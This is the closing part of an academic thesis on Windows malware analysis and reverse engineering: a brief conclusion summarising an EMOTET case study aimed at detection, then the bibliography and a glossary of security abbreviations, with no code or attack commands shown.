During the thesis we have also explained relevant factors that affect the malware ecosystem such as why and how a malware is being built or why malwares are commonly targeting the Windows operating system. Finally, we discussed how the knowledge of the affection factors may be combined with knowledge gained out of analysis and reverse engineering to lead to novel techniques towards detection and thus prevention.

Consequently, we discussed all of the above in a different context, how the explained techniques can be practically applied and how they are being implemented by breaking them down. We explained how different techniques may get weaponized against static, dynamic and network malware analysis and how to overcome and bypass most of them.

Finally, to present the importance of the malware analysis and reverse engineering we applied the explained to a case study on one of the most destructive malwares of the last decade: EMOTET. We traced an infection attempt, to obtain the executable binary, reverse engineered the packer that encapsulates the real malware to extract it. After its extraction we pursued our analysis by spotting and defeating the weaponized anti-analysis techniques. Lastly, we fingerprinted the sample and wrote a YARA rule that describes the malware and may be used in detection engines.

The described methodology can be applied to the great majority of the modern native Windows malware regardless of the category that the sample belongs to, with respect to minor changes that have to be made because of implementation specific modules or characteristics. Approaching a malware in such a way provides a framework that more advanced novel analysis techniques can be based on.

Chapter 6

Bibliography

6 Bibliography

[1] A. Cani, M. Gaudesi, E. Sanchez, G. Squillero, and A. Tonda, "Towards automated malware creation: Code generation and code integration," *Proceedings of the ACM Symposium on Applied Computing*, pp. 157–158, 2014, doi: 10.1145/2554850.2555157.

[2] Per. Christensson, "Trojan Horse Definition," *TechTerms,Sharpened Productions*, 2006. https://techterms.com/definition/trojanhorse (accessed Jan. 06, 2022).

[3] Jamie Crapanzano, "Deconstructing SubSeven,the Trojan Horse of Choice," 2021. Accessed: Jan. 06, 2022. [Online]. Available: https://sansorg.egnyte.com/dl/AaIQFvnHfk

[4] C. W. R. Webster, L. in S. Societies. LiSS, and LiSS Conference (3 : 29-05-2012 - 01-06-2012 : Barcelona), *Living in surveillance societies: 'the state of surveillance' : proceedings of LiSS conference 3*. LiSS, Living in Surveillance Societies, 2012.

[5] Bob Sallivan, "FBI software cracks encryption wall." https://www.nbcnews.com/id/wbna3341694 (accessed Jan. 06, 2022).

[6] "Cobalt Strike Research and Development." https://www.cobaltstrike.com/ (accessed Jan. 06, 2022).

[7] A. Young and M. Yung, "Cryptovirology: extortion-based security threats and countermeasures," *Proceedings of the IEEE Computer Society Symposium on Research in Security and Privacy*, pp. 129–140, 1996, doi: 10.1109/SECPRI.1996.502676.

[8] M. Paquet-Clouston, B. Haslhofer, and B. Dupont, "Ransomware payments in the Bitcoin ecosystem," *Journal of Cybersecurity*, vol. 5, no. 1, pp. 1–11, Jan. 2019, doi: 10.1093/cybsec/tyz003.

[9] "The Computer Virus That Haunted Early AIDS Researchers - The Atlantic." https://www.theatlantic.com/technology/archive/2016/05/the-computer-virus-that-haunted-early-aids-researchers/481965/ (accessed Nov. 23, 2021).

[10] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham, "A taxonomy of computer worms," *WORM'03 - Proceedings of the 2003 ACM Workshop on Rapid Malcode*, pp. 11–18, 2003, doi: 10.1145/948187.948190.

[11] G. Hoglung *et al.*, “Rootkits Windows-Kernel unterwandern An imprint of Pearson Education.”

[12] B. Mariani, “Userland Hooking in Windows Userland Hooking in Windows,” 2011. [Online]. Available: www.htbridge.ch

[13] R. Buhren, J. Vetter, and J. Nordholz, “The Threat of Virtualization: Hypervisor-Based Rootkits on the ARM Architecture,” *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 9977 LNCS, pp. 376–391, Nov. 2016, doi: 10.1007/978-3-319-50011-9_29.

[14] S. T. King, P. M. Chen, Y. M. Wang, C. Verbowski, H. J. Wang, and J. R. Lorch, “SubVirt: Implementing malware with virtual machines,” *Proceedings - IEEE Symposium on Security and Privacy*, vol. 2006, pp. 314–327, 2006, doi: 10.1109/SP.2006.38.

[15] D. Dai and Z. C. Scientist, “Advanced Mac OS X Rootkits.”

[16] X. Li, Y. Wen, M. H. Huang, and Q. Liu, “An overview of bootkit attacking approaches,” *Proceedings - 2011 7th International Conference on Mobile Ad-hoc and Sensor Networks, MSN 2011*, pp. 428–431, 2011, doi: 10.1109/MSN.2011.19.

[17] J. Jang-Jaccard and S. Nepal, “A survey of emerging threats in cybersecurity,” *Journal of Computer and System Sciences*, vol. 80, no. 5, pp. 973–993, Aug. 2014, doi: 10.1016/J.JCSS.2014.02.005.

[18] Max Bazaliy, Michael Flossman, Andrew Blaich, Seth Hardy, Kristy Edwards, and Mike Murray, “Technical Analysis of Pegasus Spyware An Investigation Into Highly Sophisticated Espionage Software,” 2016.

[19] A. Elbahrawy, L. Alessandretti, A. Kandler, R. Pastor-Satorras, and A. Baronchelli, “Evolutionary dynamics of the cryptocurrency market,” *Royal Society Open Science*, vol. 4, no. 11, Nov. 2017, doi: 10.1098/RSOS.170623.

[20] S. Nakamoto, “Bitcoin: A Peer-to-Peer Electronic Cash System,” 2008. [Online]. Available: www.bitcoin.org

[21] E. Chien and S. S. Response, “Techniques of Adware and Spyware.”

[22] A. Tobias, L. G. Lazaro, and J. de Guzman, “Adware: Nuisance or Espionage agent?” [Online]. Available: https://www.umass.edu/it/security/malware-viruses-spyware-

[23] “First virus hatched as a practical joke.” https://www.smh.com.au/technology/first-virus-hatched-as-a-practical-joke-20070903-gdr0fn.html?page=fullpage#contentSwap2 (accessed Dec. 05, 2021).

[24] “Brain Description | F-Secure Labs.” https://www.f-secure.com/v-descs/brain.shtml (accessed Dec. 05, 2021).

[25] “CERT Advisory CA-2001-11 sadmind/IIS Worm.” https://web.archive.org/web/20011107035310/http://www.cert.org/advisories/CA-2001-11.html (accessed Dec. 05, 2021).

[26] “CERT Advisory CA-2003-04 MS-SQL Server Worm.” https://web.archive.org/web/20030201230443/http://www.cert.org/advisories/CA-2003-04.html (accessed Dec. 05, 2021).

[27] N. Etaher, G. R. S. Weir, and M. Alazab, “From ZeuS to zitmo: Trends in banking malware,” *Proceedings - 14th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, TrustCom 2015*, vol. 1, pp. 1386–1391, Dec. 2015, doi: 10.1109/TRUSTCOM.2015.535.

[28] “UNITED STATES DISTRICT COURT.”

[29] “PLATINUM, Group G0068 | MITRE ATT&CK®.” https://attack.mitre.org/groups/G0068/ (accessed Jan. 06, 2022).

[30] “Groups | MITRE ATT&CK®.” https://attack.mitre.org/groups/ (accessed Jan. 06, 2022).

[31] “Behind a Malware Lifecycle and Infection Chain Linking Asprox, Zemot, Rovix and Rerdom Malware Families.”

[32] “Using Caution with USB Drives | CISA.” https://www.cisa.gov/uscert/ncas/tips/ST08-001 (accessed Jan. 06, 2022).

[33] V. L. Le, I. Welch, X. Gao, and P. Komisarczuk, “Anatomy of Drive-by Download Attack.”

[34] S. Gupta, A. Singhal, and A. Kapoor, “A literature survey on social engineering attacks: Phishing attack,” *Proceeding - IEEE International Conference on Computing, Communication and Automation, ICCCA 2016*, pp. 537–540, Jan. 2017, doi: 10.1109/CCAA.2016.7813778.

[35] M. Reed, J. F. Miller, and P. Popick, “SUPPLY CHAIN ATTACK PATTERNS: FRAMEWORK AND CATALOG DISTRIBUTION

STATEMENT A: APPROVED FOR PUBLIC RELEASE OFFICE OF THE ASSISTANT SECRETARY OF DEFENSE FOR RESEARCH AND ENGINEERING OFFICE OF THE DEPUTY ASSISTANT SECRETARY OF DEFENSE FOR SYSTEMS ENGINEERING Supply Chain Attack Patterns: Framework and Catalog." [Online]. Available: http://www.acq.osd.mil/se/pg/guidance.html,

[36] P. Program, C. Kalogranis, C. Dadoyan, and unipigr Piraeus, "AntiVirus software evasion: an evaluation of the AV Evasion tools," Feb. 2018, Accessed: Jan. 06, 2022. [Online]. Available: https://dione.lib.unipi.gr/xmlui/handle/unipi/11232

[37] H. P. Bhasin, E. Ramsdell, A. Alva, R. Sreedhar, and M. Bhadkamkar, "Data Center Application Security: Lateral Movement Detection of Malware using Behavioral Models," *SMU Data Science Review*, vol. 1, no. 2, Jul. 2018, Accessed: Jan. 06, 2022. [Online]. Available: https://scholar.smu.edu/datasciencereview/vol1/iss2/10

[38] S. Gadhiya and K. Bhavsar Student, "Techniques for Malware Analysis," 2013. [Online]. Available: http://anubis.iseclab.org

[39] K. Kendall, "PRACTICAL MALWARE ANALYSIS WHY PERFORM MALWARE ANALYSIS?," 2007. [Online]. Available: http://www.lurhq.com/truman/

[40] M. Sikorski and A. Honig, *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software* . No Starch Press, 2012.

[41] Z. Tzermias, G. Sykiotakis, M. Polychronakis, and E. P. Markatos, "Combining static and dynamic analysis for the detection of malicious documents," *Proceedings of the 4th Workshop on European Workshop on System Security, EUROSEC'11*, 2011, doi: 10.1145/1972551.1972555.

[42] E. M. Rudd, R. Harang, and J. Saxe, "MEADE: Towards a Malicious Email Attachment Detection Engine," *2018 IEEE International Symposium on Technologies for Homeland Security, HST 2018*, Dec. 2018, doi: 10.1109/THS.2018.8574202.

[43] *Practical Machine Learning for Data Analysis Using Python*. 2020. doi: 10.1016/c2019-0-03019-1.

[44] R. Lyda and J. Hamrock, “Using entropy analysis to find encrypted and packed malware,” *IEEE Security and Privacy*, vol. 5, no. 2, pp. 40–45, Mar. 2007, doi: 10.1109/MSP.2007.48.

[45] “upx/README.SRC at master · upx/upx.” https://github.com/upx/upx/blob/master/README.SRC (accessed Nov. 22, 2021).

[46] V. Laxmi, M. S. Gaur, P. Faruki, and S. Naval, “PEAL—Packed Executable AnaLysis,” *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 7135 LNCS, pp. 237–243, Dec. 2011, doi: 10.1007/978-3-642-29280-4_28.

[47] “Oreans Technologies : Software Security Defined.” https://www.oreans.com/Themida.php (accessed Nov. 22, 2021).

[48] 재 휘이 *et al.*, “A Study on API Wrapping in Themida and Unpacking Technique,” *Journal of the Korea Institute of Information Security & Cryptology*, vol. 27, no. 1, pp. 67–77, Feb. 2017, doi: 10.13089/JKIISC.2017.27.1.67.

[49] “Armadillo v1.1 : Download.” http://adn.bioinfo.uqam.ca/armadillo/download.html (accessed Nov. 22, 2021).

[50] F. Guo, P. Ferrie, and T. C. Chiueh, “A Study of the Packer Problem and Its Solutions,” *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 5230 LNCS, pp. 98–115, 2008, doi: 10.1007/978-3-540-87403-4_6.

[51] “VMProtect Software Protection.” https://vmpsoft.com/ (accessed Nov. 22, 2021).

[52] 철 호방 *et al.*, “VMProtect Operation Principle Analysis and Automatic Deobfuscation Implementation,” *Journal of the Korea Institute of Information Security & Cryptology*, vol. 30, no. 4, pp. 605–616, 2020, doi: 10.13089/JKIISC.2020.30.4.605.

[53] M. Cohen, “Scanning memory with Yara,” *Digital Investigation*, vol. 20, pp. 34–43, Mar. 2017, doi: 10.1016/J.DIIN.2017.02.005.

[54] “libclamav - ClamAV Documentation.” https://docs.clamav.net/manual/Development/libclamav.html (accessed Nov. 22, 2021).

[55] OALabs, “OALabs/hashdb: Assortment of hashing algorithms used in malware.” https://github.com/OALabs/hashdb (accessed Nov. 22, 2021).

[56] M. Busi, P. Degano, and L. Galletta, “Control-flow Flattening Preserves the Constant-Time Policy (Extended Version),” Mar. 2020, Accessed: Nov. 22, 2021. [Online]. Available: https://arxiv.org/abs/2003.05836v1

[57] “LLVM: lib/Transforms/Scalar/LoopFlatten.cpp File Reference.” https://llvm.org/doxygen/LoopFlatten_8cpp.html (accessed Nov. 22, 2021).

[58] H. Fang, Y. Wu, S. Wang, and Y. Huang, “Multi-stage binary code obfuscation using improved virtual machine,” in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2011, vol. 7001 LNCS, pp. 168–181. doi: 10.1007/978-3-642-24861-0_12.

[59] “ptrace(2) - Linux manual page.” https://man7.org/linux/man-pages/man2/ptrace.2.html (accessed Nov. 22, 2021).

[60] “DebugActiveProcess function (debugapi.h) - Win32 apps | Microsoft Docs.” https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-debugactiveprocess (accessed Nov. 22, 2021).

[61] “WaitForDebugEvent function (debugapi.h) - Win32 apps | Microsoft Docs.” https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-waitfordebugevent (accessed Nov. 22, 2021).

[62] O. Or-Meir, N. Nissim, Y. Elovici, and L. Rokach, “Dynamic Malware Analysis in the Modern Era—A State of the Art Survey,” *ACM Computing Surveys (CSUR)*, vol. 52, no. 5, Sep. 2019, doi: 10.1145/3329786.

[63] “IsDebuggerPresent function (debugapi.h) - Win32 apps | Microsoft Docs.” https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent (accessed Nov. 22, 2021).

[64] D. A. Broniatowski *et al.*, “Weaponized health communication: Twitter bots and Russian trolls amplify the vaccine debate,” *American Journal of Public Health*, vol. 108, no. 10, pp. 1378–1384, Oct. 2018, doi: 10.2105/AJPH.2018.304567.

[65] F. Brezo, J. G. de La Puerta, I. Santos, D. Barroso, and P. G. Bringas, “C&C Techniques in Botnet Development,” *Advances in Intelligent*

Systems and Computing, vol. 189 AISC, pp. 97–108, 2013, doi: 10.1007/978-3-642-33018-6_10.

[66] Ikkyun Kim *et al.*, "A case study of unknown attack detection against Zero-day worm in the honeynet environment," in *11th International Conference on Advanced Communication Technology*, Feb. 2009, pp. 1715–1720. Accessed: Nov. 22, 2021. [Online]. Available: https://ieeexplore.ieee.org/document/4809404

[67] Justin. Ferguson and Dan. Kaminsky, "Reverse engineering code with IDA Pro," p. 316, 2008.

[68] "General Python FAQ — Python 3.10.0 documentation." https://docs.python.org/3/faq/general.html#what-is-python (accessed Nov. 22, 2021).

[69] "idapython/src: IDAPython project for Hex-Ray's IDA Pro." https://github.com/idapython/src (accessed Nov. 22, 2021).

[70] "decalage2/oletools: oletools - python tools to analyze MS OLE2 files (Structured Storage, Compound File Binary Format) and MS Office documents, for malware analysis, forensics and debugging." https://github.com/decalage2/oletools (accessed Nov. 22, 2021).

[71] "PE-bear | hasherezade's 1001 nights." https://hshrzd.wordpress.com/pe-bear/ (accessed Nov. 22, 2021).

[72] "horsicq/Detect-It-Easy: Program for determining types of files for Windows, Linux and MacOS." https://github.com/horsicq/Detect-It-Easy (accessed Nov. 22, 2021).

[73] "Strings - Windows Sysinternals | Microsoft Docs." https://docs.microsoft.com/en-us/sysinternals/downloads/strings (accessed Nov. 22, 2021).

[74] "HxD - Freeware Hex Editor and Disk Editor | mh-nexus." https://mh-nexus.de/en/hxd/ (accessed Nov. 22, 2021).

[75] "x64dbg/x64dbg: An open-source x64/x32 debugger for windows." https://github.com/x64dbg/x64dbg (accessed Nov. 22, 2021).

[76] "Debugging Using WinDbg Preview - Windows drivers | Microsoft Docs." https://docs.microsoft.com/en-us/windows-

hardware/drivers/debugger/debugging-using-windbg-preview (accessed Nov. 22, 2021).

[77] "API Monitor: Spy on API Calls and COM Interfaces (Freeware 32-bit and 64-bit Versions!) | rohitab.com." http://www.rohitab.com/apimonitor (accessed Nov. 22, 2021).

[78] "ProcDump - Windows Sysinternals | Microsoft Docs." https://docs.microsoft.com/en-us/sysinternals/downloads/procdump (accessed Nov. 22, 2021).

[79] "Process Monitor - Windows Sysinternals | Microsoft Docs." https://docs.microsoft.com/en-us/sysinternals/downloads/procmon (accessed Nov. 22, 2021).

[80] "Process Explorer - Windows Sysinternals | Microsoft Docs." https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer (accessed Nov. 22, 2021).

[81] "Oracle VM VirtualBox." https://www.virtualbox.org/ (accessed Nov. 22, 2021).

[82] "Wireshark · Go Deep." https://www.wireshark.org/ (accessed Nov. 22, 2021).

[83] "VirusTotal/yara: The pattern matching swiss knife." https://github.com/VirusTotal/yara (accessed Nov. 22, 2021).

[84] SophosLabs Research Team, "Emotet exposed: looking inside highly destructive malware," *Network Security*, vol. 2019, no. 6, pp. 6–11, Jun. 2019, doi: 10.1016/S1353-4858(19)30071-6.

[85] R. Reynolds, "The four biggest malware threats to UK businesses," *Network Security*, vol. 2020, no. 3, pp. 6–8, Mar. 2020, doi: 10.1016/S1353-4858(20)30029-5.

[86] "World's most dangerous malware EMOTET disrupted through global action | Europol." https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action (accessed Nov. 22, 2021).

[87] "Operating System Market Share Worldwide | Statcounter Global Stats." https://gs.statcounter.com/os-market-share/all/worldwide/2020 (accessed Jan. 06, 2022).

[88] “Desktop Operating System Market Share Worldwide | Statcounter Global Stats.” https://gs.statcounter.com/os-market-share/desktop/worldwide/2021 (accessed Jan. 06, 2022).

Chapter 7

Glossary

Term / Abbreviation	Definition
API	Application Programming Interface
ASIC	Application Specific Integrated Circuit
C&C / C2	Command and Control
CFG	Control Flow Graph
CPU	Central Processing Unit
DDoS	Distributed Denial of Service
DER	Distinguished Encoding Rules
DLL/ .dll / dll	Dynamic Link Library
DoS	Denial of Service
ELF/. elf	Executable Linkage Format
EoP	Elevation of Privileges
GCC	GNU Compiler Collection
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol
IDA	Interactive Dis-Assembler
IoT	Internet of Things
IP	Internet Protocol
ISP	Internet Service Provider
JIT	Just In Time
JSON	JavaScript Object Notation
LLVM	Low Level Virtual Machine
LPE	Local Privilege Escalation
Mach-O	Mach Object
MIME	Multi-purpose Internet Mail Extensions
MitM	Man in the Middle
MSVC	Microsoft Visual C++ Compiler
OLE / OLE2	Object Linking and Embedding
OS	Operating System
P2P	Peer to Peer

PDF	Portable Document Format
PE	Portable Executable
PEM	Privacy Enhanced Mail
PoC	Proof of Concept
PPN	Physical Private Network
RAM	Random Access Memory
RAT	Remote Access Trojan
RCE	Remote Command Execution
RDP	Remote Desktop Protocol
RPC	Remote Procedure Call
SDK	Standard Development Kit
SO /.so	Shared Object
TCP	Transmission Control Protocol
UPX	Ultimate Packer for executables
USB	Universal Serial Bus
VBScript	Visual Basic Script
VM	Virtual Machine
VPN	Virtual Private Network
WinAPI	Windows Application Programming Interface
XML	Extensible Markup Language
YARA	Yet Another Recursive/Ridiculous Acronym